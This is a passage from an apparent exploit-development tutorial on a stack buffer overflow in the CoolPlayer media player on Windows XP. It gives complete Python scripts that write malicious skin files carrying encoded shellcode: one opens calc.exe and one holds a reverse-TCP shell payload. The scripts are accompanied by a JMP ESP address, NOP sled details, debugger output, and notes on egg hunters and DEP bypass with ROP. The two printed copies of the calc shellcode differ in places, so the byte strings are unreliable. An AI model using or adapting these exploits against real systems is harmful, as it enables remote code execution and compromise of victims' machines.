To successfully execute the payload, you must first ensure that ESP is at the top of the stack. To do this, you must alter the four B's inside **EIP** with a suitable memory address – an address holding the **JMP ESP**. This instruction will tell the instruction pointer (**EIP**) to execute the data inside ESP (in this case the shellcode). The figure below illustrates the process. (**Figure 2.6.1**)




Figure 2.6.1 – Basic illustration of JMP ESP's work process.

A suitable DLL (Dynamic-link Library) containing an appropriate **JMP ESP** must be found to proceed with the exploit. A proper memory address will have no null bytes ("00") – any address with a null byte in it will prevent the payload from execution. The reason why this happens is simple – a null byte indicates the end of a function. The application will be stopped as soon as it reaches "00" and any data after this specific byte will not be carried through. The machine used for this tutorial runs Win XP SP3 as its OS, meaning that all Dynamic-link Libraries have fixed locations within memory. The tutorial will make use of **kernel32.dll**.

A **JMP ESP** memory location can be found by using the **findjmp.exe** binary. It can be found in the same directory as **pattern_create.exe** and **pattern_offset.exe**. The executable can be obtained from the Internet if you do not have it on your machine. Open the command line by right clicking on the executable then selecting **CmdHere**. Type the following command to find the address: **findjmp.exe kernel32 esp**. You have the result seen on **Figure 2.6.2**.

```
C:\Documents and Settings\Administrator\Desktop\tools>findjmp.exe kernel32 esp
Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32 for code useable with the esp register
0x7C8369F0      call esp
0x7C86467B      jmp esp
0x7C868667      call esp
Finished Scanning kernel32 for code useable with the esp register
Found 3 usable addresses
```

Figure 2.6.2 – Findjmp.exe result.

You will see a total of three addresses but only one of them will have the **JMP ESP** command – **0x7C86467B**. Copy the code from **shellcode_space.py**, create a **calc_exploit.py** and paste the code inside. Import the **struct** library with “**import struct**” then replace the four B’s in the **buffer** variable with the memory address. This can be achieved with the following code snippet: **buffer += struct.pack('<L', 0x7C86467B)**. The code will store the **JMP ESP** memory address inside **EIP**. The next step in developing the exploit is creating a **NOP slide**.

A NOP (no-operation) slide (also called sled and ramp) prevents **CALL** instructions from overwriting the shellcode during its execution. Using NOPs before executing the shellcode will cause **CALLs** to overwrite the no-operation instructions instead, leaving the shellcode uninterrupted. (**Figure 2.6.3**) This tutorial will use twenty NOP instructions to create the NOP sled due to the available shellcode space inside the buffer. They can be added to the buffer variable with the following code snippet: **buffer += 20*"x90"**.




Figure 2.6.3 – Illustration of the Buffer Overflow exploit implementing NOP sleds.

Now the shellcode can be added to the exploit. You can generate the shellcode yourself with the use of MsfGUI or Msfvenom or you can search online for pre-generated shellcodes within specific size ranges (in bytes). As this specific sample has a large buffer, the tester will generate the shellcode with the use of MsfGUI. The application can be found online if it does not already exist on your test machine. Run MsfGUI then wait for it to load completely. You can create a shellcode which runs **calc.exe** from the following menu: Payloads -> windows -> exec. Afterwards choose the **encode/save** option, change the encoder to **x86/alpha_upper** and the output format to the language you want to use. MsfGUI does not have python as an option, but the code can be easily altered. Type **calc.exe** in the **CMD** field and choose the output path and file name. (Figure 2.6.4)

Windows Execute Command

Rank: Normal

Description Execute an arbitrary command

Authors: vlad902 , sf

License: Metasploit Framework License (BSD)

Version: 13053

CMD The command string to execute

VERBOSE Enable detailed status messages ☐

WORKSPACE Specify the workspace for this module

EXITFUNC Exit technique: seh, thread, process, none

☐ display
 ☒ encode/save

Output Path

Encoder

Output Format

Number of times to encode

Figure 2.6.4 – MsfGUI shellcode generation

Generating the shellcode provides the tester with the following result (altered to be used in Python) which can be seen on **Figure 2.6.5**. The final version of **calc_exploit.py** can be seen on **Figure 2.6.6** and **Appendix D**.

```

buffer += "\x89\xe1\xd9\xec\xd9\x71\xf4\x59\x49\x49\x49\x49\x49\x43\x43\x43"
buffer += "\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30"
buffer += "\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42"
buffer += "\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58\x4b\x39\x43\x30\x43\x30\x43"
buffer += "\x30\x45\x30\x4c\x49\x5a\x45\x56\x51\x4e\x32\x52\x44\x4c\x4b\x50\x52\x56\x50\x4c"
buffer += "\x4b\x51\x42\x54\x4c\x4c\x4b\x50\x52\x52\x34\x4c\x4b\x54\x32\x51\x38\x54\x4f\x58"
buffer += "\x37\x50\x4a\x56\x46\x56\x51\x4b\x4f\x50\x31\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43"
buffer += "\x4c\x43\x32\x56\x4c\x47\x50\x49\x51\x58\x4f\x54\x4d\x43\x31\x58\x47\x4d\x32\x4c"
buffer += "\x30\x51\x42\x51\x47\x4c\x4b\x56\x32\x54\x50\x4c\x4b\x47\x32\x47\x4c\x45\x51\x58"
buffer += "\x50\x4c\x4b\x51\x50\x52\x58\x4c\x45\x4f\x30\x43\x44\x51\x5a\x43\x31\x58\x50\x56"
buffer += "\x30\x4c\x4b\x51\x58\x54\x58\x4c\x4b\x56\x38\x47\x50\x45\x51\x4e\x33\x5a\x43\x47"
buffer += "\x4c\x47\x39\x4c\x4b\x56\x54\x4c\x4b\x45\x51\x58\x56\x56\x51\x4b\x4f\x56\x51\x49"
buffer += "\x50\x4e\x4c\x4f\x31\x58\x4f\x54\x4d\x45\x51\x49\x57\x56\x58\x4b\x50\x43\x45\x4b"
buffer += "\x44\x54\x43\x43\x4d\x4b\x48\x47\x4b\x43\x4d\x47\x54\x52\x55\x5a\x42\x50\x58\x4c"
buffer += "\x4b\x56\x38\x56\x44\x43\x31\x58\x53\x43\x56\x4c\x4b\x54\x4c\x50\x4b\x4c\x4b\x51"
buffer += "\x48\x45\x4c\x43\x31\x49\x43\x4c\x4b\x45\x54\x4c\x4b\x43\x31\x4e\x30\x4d\x59\x51"
buffer += "\x54\x51\x34\x51\x34\x51\x4b\x51\x4b\x45\x31\x56\x39\x51\x4a\x50\x51\x4b\x4f\x4b"
buffer += "\x50\x56\x38\x51\x4f\x51\x4a\x4c\x4b\x54\x52\x5a\x4b\x4d\x56\x51\x4d\x43\x5a\x45"
buffer += "\x51\x4c\x4d\x4b\x35\x4f\x49\x45\x50\x45\x50\x45\x50\x45\x38\x50\x31\x4c"
buffer += "\x4b\x52\x4f\x4d\x57\x4b\x4f\x49\x45\x4f\x4b\x5a\x50\x4e\x55\x4f\x52\x51\x46\x45"
buffer += "\x38\x4f\x56\x4c\x55\x4f\x4d\x4d\x4d\x4b\x4f\x58\x55\x47\x4c\x54\x46\x43\x4c\x54"
buffer += "\x4a\x4b\x30\x4b\x4b\x4b\x50\x54\x35\x45\x55\x4f\x4b\x50\x47\x52\x33\x52\x52\x52"
buffer += "\x4f\x52\x4a\x43\x30\x51\x43\x4b\x4f\x58\x55\x43\x53\x45\x31\x52\x4c\x52\x43\x56"
buffer += "\x4e\x45\x35\x52\x58\x45\x35\x43\x30\x41\x41"

```

Figure 2.6.5 – calc.exe shellcode.

```

import struct

header = "[CoolPlayer Skin]\nPlaylistSkin="
buffer = "A" * 453
buffer += struct.pack('<L', 0x7C86467B)
buffer += 20 * "\x90"
buffer += "\x89\xe1\xd9\xec\xd9\x71\xf4\x59\x49\x49\x49\x49\x49\x43\x43\x43\x43"
buffer += "\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30"
buffer += "\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42"
buffer += "\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58\x4b\x39\x43\x30\x43\x30\x43"
buffer += "\x30\x45\x30\x4c\x49\x5a\x45\x56\x51\x4e\x32\x52\x44\x4c\x4b\x50\x52\x56\x50\x4c"
buffer += "\x4b\x51\x42\x54\x4c\x4c\x4b\x50\x52\x52\x34\x4c\x4b\x54\x32\x51\x38\x54\x4f\x58"
buffer += "\x37\x50\x4a\x56\x46\x56\x51\x4b\x4f\x50\x31\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43"
buffer += "\x4c\x43\x32\x56\x4c\x47\x50\x49\x51\x58\x4f\x54\x4d\x43\x31\x58\x47\x4d\x32\x4c"
buffer += "\x30\x51\x42\x51\x47\x4c\x4b\x56\x32\x54\x50\x4c\x4b\x47\x32\x47\x4c\x45\x51\x58"
buffer += "\x50\x4c\x4b\x51\x50\x52\x58\x4c\x45\x4f\x30\x43\x44\x51\x5a\x43\x31\x58\x50\x56"
buffer += "\x30\x4c\x4b\x51\x58\x54\x58\x4c\x4b\x56\x38\x47\x50\x45\x51\x4e\x33\x5a\x43\x47"
buffer += "\x4c\x47\x39\x4c\x4b\x56\x54\x4c\x4b\x45\x51\x58\x56\x56\x51\x4b\x4f\x56\x51\x49"
buffer += "\x50\x4e\x4c\x4f\x31\x58\x4f\x54\x4d\x45\x51\x49\x57\x56\x58\x4b\x50\x43\x45\x4b"
buffer += "\x44\x54\x43\x43\x4d\x4b\x48\x47\x4b\x43\x4d\x47\x54\x52\x55\x5a\x42\x50\x58\x4c"
buffer += "\x4b\x56\x38\x56\x44\x43\x31\x58\x53\x43\x56\x4c\x4b\x54\x4c\x50\x4b\x54\x4c\x4b\x51"
buffer += "\x48\x45\x4c\x43\x31\x49\x43\x4c\x4b\x45\x54\x4c\x4b\x43\x31\x4e\x30\x4d\x59\x51"
buffer += "\x54\x51\x34\x51\x34\x51\x4b\x51\x4b\x45\x31\x56\x39\x51\x4a\x50\x51\x4b\x4f\x4b"
buffer += "\x50\x56\x38\x51\x4f\x51\x4a\x4c\x4b\x54\x52\x5a\x4b\x4d\x56\x51\x4d\x43\x5a\x45"
buffer += "\x51\x4c\x4d\x4b\x35\x4f\x49\x45\x50\x45\x50\x45\x50\x50\x45\x38\x50\x31\x4c"
buffer += "\x4b\x52\x4f\x4d\x57\x4b\x4f\x49\x45\x4f\x4b\x5a\x50\x4e\x55\x4f\x52\x51\x46\x45"
buffer += "\x38\x4f\x56\x4c\x55\x4f\x4d\x4d\x4d\x4b\x4f\x58\x55\x47\x4c\x54\x46\x43\x4c\x54"
buffer += "\x4a\x4b\x30\x4b\x4b\x4b\x50\x54\x35\x45\x55\x4f\x4b\x50\x47\x52\x33\x52\x52\x52"
buffer += "\x4f\x52\x4a\x43\x30\x51\x43\x4b\x4f\x58\x55\x43\x53\x45\x31\x52\x4c\x52\x43\x56"
buffer += "\x4e\x45\x35\x52\x58\x45\x35\x43\x30\x41\x41"
]with open ("calc_exploit.ini", "w") as f:
    f.write (header + buffer)

```

Figure 2.6.6 – Calc_exploit.py

Running the python file will generate **calc_exploit.ini**. Open **Immunity Debugger** and attach CoolPlayer to watch the execution in real time. Press **Ctrl+G** when you attach the application and input the **JMP ESP** memory address then press OK. (**Figure 2.6.7**) This will lead you to the address. Press **F2** to toggle a breakpoint. This will allow you to see each instruction executed in **ESP**. Run the application then load the **calc_exploit.ini** skin file. Pressing **F7** will step into the next instructions. There you can see the NOP slide and the shellcode (**Figure 2.6.8**). Going through all of **ESP**'s contents successfully opens **calc.exe**. (**Figure 2.6.9**) The debugger may also show an access violation error. In such case launch the application without the debugger and load the **.ini** file.




Figure 2.6.7 – Finding the JMP ESP address to toggle a breakpoint.

```

0011BEA8 90      NOP
0011BEA9 90      NOP
0011BEAA 90      NOP
0011BEAB 90      NOP
0011BEAC 90      NOP
0011BEAD 90      NOP
0011BEAE 90      NOP
0011BEAF 90      NOP
0011BEB0 90      NOP
0011BEB1 90      NOP
0011BEB2 90      NOP
0011BEB3 90      NOP
0011BEB4 90      NOP
0011BEB5 90      NOP
0011BEB6 90      NOP
0011BEB7 90      NOP
0011BEB8 90      NOP
0011BEB9 90      NOP
0011BEBA 90      NOP
0011BEBB 90      NOP
0011BEBD 89E1  MOV ECX,ESP
0011BEBE D9EC  FLD LG2
0011BEC0 D971 F4  FSTENV (28-BYTE) PTR DS:[ECX-C]
0011BEC3 59      POP ECX
0011BEC4 49      DEC ECX
0011BEC5 49      DEC ECX
0011BEC6 49      DEC ECX
0011BEC7 49      DEC ECX
0011BEC8 49      DEC ECX
0011BEC9 43      INC EBX
0011BECA 43      INC EBX
0011BECB 43      INC EBX
0011BECC 43      INC EBX
0011BECD 43      INC EBX
0011BECE 43      INC EBX
0011BECF 51      PUSH ECX
0011BED0 5A      POP EDX
0011BED1 56      PUSH ESI

```

Figure 2.6.8 – Contents of ESP after stepping into the instructions.




Figure 2.6.9 – Executing calc.exe.

2.7 COMPLEX PAYLOAD EXPLOIT

Complex payloads can be significantly bigger in size when compared to simpler exploits (the calculator exploit from the previous section). You can find many pre-generated payloads on the internet, but the more complex ones will be well over one hundred bytes. In case you have a small buffer, you may want to use an egg hunter as it will let you execute code larger than the available space. Egg hunters will be covered further in the following section.

In the case of this specific binary, the author had enough available space to freely execute more complex payloads without the size being an obstacle. For this tutorial, the tester created a reverse shell payload with the use of MsfGUI. You can create the payload by going to **Payloads -> Windows -> shell_reverse_tcp** (Figure 2.7.1)




Figure 2.7.1 – Path to payload.

Once you select the payload, you will be prompted to provide information about it. You will have to provide the following (**Figure 2.7.2**):

- L_PORT – listening port on the exploited machine (in this case port 9999)
- L_HOST – the listening address (loopback to test if the port is listening)
- Encoder type
- Output path for the shellcode

- Language for the shell to be written in

Windows Command Shell, Reverse TCP Inline

Rank: Normal

Description: Connect back to attacker and spawn a command shell

Authors: vlad902 , sf

License: Metasploit Framework License (BSD)

Version: 8642

LHOST: The listen address

ReverseListenerComm: The specific communication channel to use for this listener

InitialAutoRunScript: An initial script to run on session creation (before AutoRunScript)

VERBOSE: Enable detailed status messages ☐

LPORT: The listen port

ReverseListenerBindAddress: The specific IP address to bind to on the local system

WORKSPACE: Specify the workspace for this module

AutoRunScript: A script to run automatically on session creation.

EXITFUNC: Exit technique: seh, thread, process, none

ReverseConnectRetries: The number of connection attempts to try before exiting the process

☐ display ☒ encode/save

Output Path:

Encoder:

Output Format:

Number of times to encode:

Figure 2.7.2 – Setting up the payload data.

As mentioned in the previous section, Python is not in the listed language. The author generated the payload in perl then altered the script to work in Python. The tester then created a new python file (**complex_payload.py**) and copied the contents of **calc_exploit.py** inside it. They removed the calculator shellcode and replaced it with the newly generated complex payload then changed the name of the generated skin file to **complex_payload.ini**. (Figure 2.7.3 and Appendix E)

```

import struct

header = "[CoolPlayer Skin]\nPlaylistSkin="
buffer = "A" * 453
buffer += struct.pack('<L', 0x7C86467B)
buffer += 20 * "\x90"
buffer += "\x89\xe2\xdb\xc0\xd9\x72\xf4\x5b\x53\x59\x49\x49\x49"
buffer += "\x49\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33"
buffer += "\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41"
buffer += "\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41"
buffer += "\x42\x32\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43\x4a"
buffer += "\x4a\x49\x4b\x4c\x4b\x58\x4c\x42\x53\x30\x55\x50\x45"
buffer += "\x50\x33\x50\x4c\x49\x5a\x45\x56\x51\x49\x50\x32\x44"
buffer += "\x4c\x4b\x30\x50\x50\x30\x4c\x4b\x50\x52\x44\x4c\x4c"
buffer += "\x4b\x46\x32\x42\x34\x4c\x4b\x53\x42\x57\x58\x34\x4f"
buffer += "\x4f\x47\x50\x4a\x56\x46\x50\x31\x4b\x4f\x4e\x4c\x47"
buffer += "\x4c\x33\x51\x43\x4c\x44\x42\x56\x4c\x37\x50\x39\x51"
buffer += "\x58\x4f\x44\x4d\x35\x51\x48\x47\x5a\x42\x4c\x32\x46"
buffer += "\x32\x50\x57\x4c\x4b\x56\x32\x44\x50\x4c\x4b\x50\x4a"
buffer += "\x37\x4c\x4c\x4b\x30\x4c\x32\x31\x43\x48\x5a\x43\x30"
buffer += "\x48\x53\x31\x48\x51\x50\x51\x4c\x4b\x36\x39\x31\x30"
buffer += "\x43\x31\x59\x43\x4c\x4b\x31\x59\x45\x48\x4b\x53\x36"
buffer += "\x5a\x47\x39\x4c\x4b\x50\x34\x4c\x4b\x55\x51\x4e\x36"
buffer += "\x46\x51\x4b\x4f\x4e\x4c\x4f\x31\x48\x4f\x34\x4d\x35"
buffer += "\x51\x39\x57\x50\x38\x4b\x50\x44\x35\x4c\x36\x33\x33"
buffer += "\x43\x4d\x4b\x48\x47\x4b\x53\x4d\x36\x44\x54\x35\x4a"
buffer += "\x44\x36\x38\x4c\x4b\x31\x48\x51\x34\x43\x31\x48\x53"
buffer += "\x45\x36\x4c\x4b\x44\x4c\x50\x4b\x4c\x4b\x36\x38\x35"
buffer += "\x4c\x55\x51\x49\x43\x4c\x4b\x45\x54\x4c\x4b\x35\x51"
buffer += "\x4e\x30\x4c\x49\x50\x44\x56\x44\x51\x34\x51\x4b\x51"
buffer += "\x4b\x33\x51\x46\x39\x51\x4a\x36\x31\x4b\x4f\x4d\x30"
buffer += "\x31\x4f\x31\x4f\x50\x5a\x4c\x4b\x32\x32\x5a\x4b\x4c"
buffer += "\x4d\x51\x4d\x55\x38\x46\x53\x47\x42\x53\x30\x35\x50"
buffer += "\x53\x58\x43\x47\x43\x43\x36\x52\x51\x4f\x46\x34\x53"
buffer += "\x58\x30\x4c\x34\x37\x57\x56\x55\x57\x4b\x4f\x49\x45"
buffer += "\x58\x38\x4a\x30\x55\x51\x55\x50\x35\x50\x36\x49\x59"
buffer += "\x54\x30\x54\x36\x30\x43\x58\x37\x59\x4b\x30\x42\x4b"
buffer += "\x45\x50\x4b\x4f\x49\x45\x32\x4a\x33\x38\x56\x39\x36"
buffer += "\x30\x5a\x42\x4b\x4d\x31\x50\x30\x50\x51\x50\x30\x50"
buffer += "\x43\x58\x4b\x5a\x34\x4f\x59\x4f\x4d\x30\x4b\x4f\x59"
buffer += "\x45\x4c\x57\x43\x58\x35\x52\x43\x30\x56\x47\x54\x4f"
buffer += "\x4b\x39\x4b\x56\x53\x5a\x32\x30\x50\x56\x31\x47\x43"
buffer += "\x58\x49\x52\x39\x4b\x46\x57\x43\x57\x4b\x4f\x49\x45"
buffer += "\x30\x57\x32\x48\x4e\x57\x5a\x49\x46\x58\x4b\x4f\x4b"
buffer += "\x4f\x59\x45\x30\x57\x52\x48\x42\x54\x4a\x4c\x47\x4b"

```

Figure 2.7.3 – Partial contents of `complex_payload.py`

The tester loaded the malicious skin file into CoolPlayer and identified that the executable froze. Afterwards, they opened the command line and checked the open ports on the machine with the **netstat -an** command. Port 9999 was listed as a listening port, which indicated that the exploit was successfully executed. (Figure 2.7.4) Killing the CoolPlayer process removes port 9999 from the active connections list.




Figure 2.7.4 – Listening on port 9999.

2.8 EGG HUNTER

As mentioned in the previous section, egg hunting can be utilised when an attacker does not have enough space for a large shellcode. Egg hunters can be implemented in a multitude of ways, but this tutorial will make use of a tool called **mona.py**. (Ansari, 2011) Mona is a powerful python tool which can be used from within **Immunity Debugger**. Some of the functionalities of the tool are ROP chain and egg hunter generation. The former will be discussed in the following section.

Creating an egg hunter with **mona.py** can be achieved with a simple command – “!mona egg -t w00t”. (Figure 2.8.1) The command will generate a file called **egghunter.txt** inside Immunity Debugger’s directory. The contents of the file will be available in **Appendix F**.

Running the python file will create the .ini skin which you can load into CoolPlayer. The exploit will not immediately launch as the egg hunter is looking for the “w00t” tag within memory. Finding the tag will trigger the payload’s shellcode and launch the calculator.

2.9 ROP CHAINS – BYPASSING DEP

DEP (Data Execution Prevention) is a Windows security feature which prevents code execution from memory. The previous sections were run on windows with disabled DEP, which is why you could execute code within memory. To progress further and test the ROP Chains, you should reboot your virtual machine and choose **Microsoft Windows XP Professional (DEP = OptOut)**.

The Data Execution Prevention features allows you to either write to or execute what is within memory – you cannot do both actions simultaneously. This can be effectively bypassed with the use of Return Oriented Programming (ROP). There are two important terms in ROP – ROP gadgets and ROP chains. ROP gadgets are instruction sequences which already exist in the machine’s memory while the ROP chains use multiple gadgets to form a particular order of instructions. ROP’s efficiency may vary depending on what API function calls were used for the ROP gadgets – it can either bypass DEP or completely disable it, allowing you to execute the shellcode.

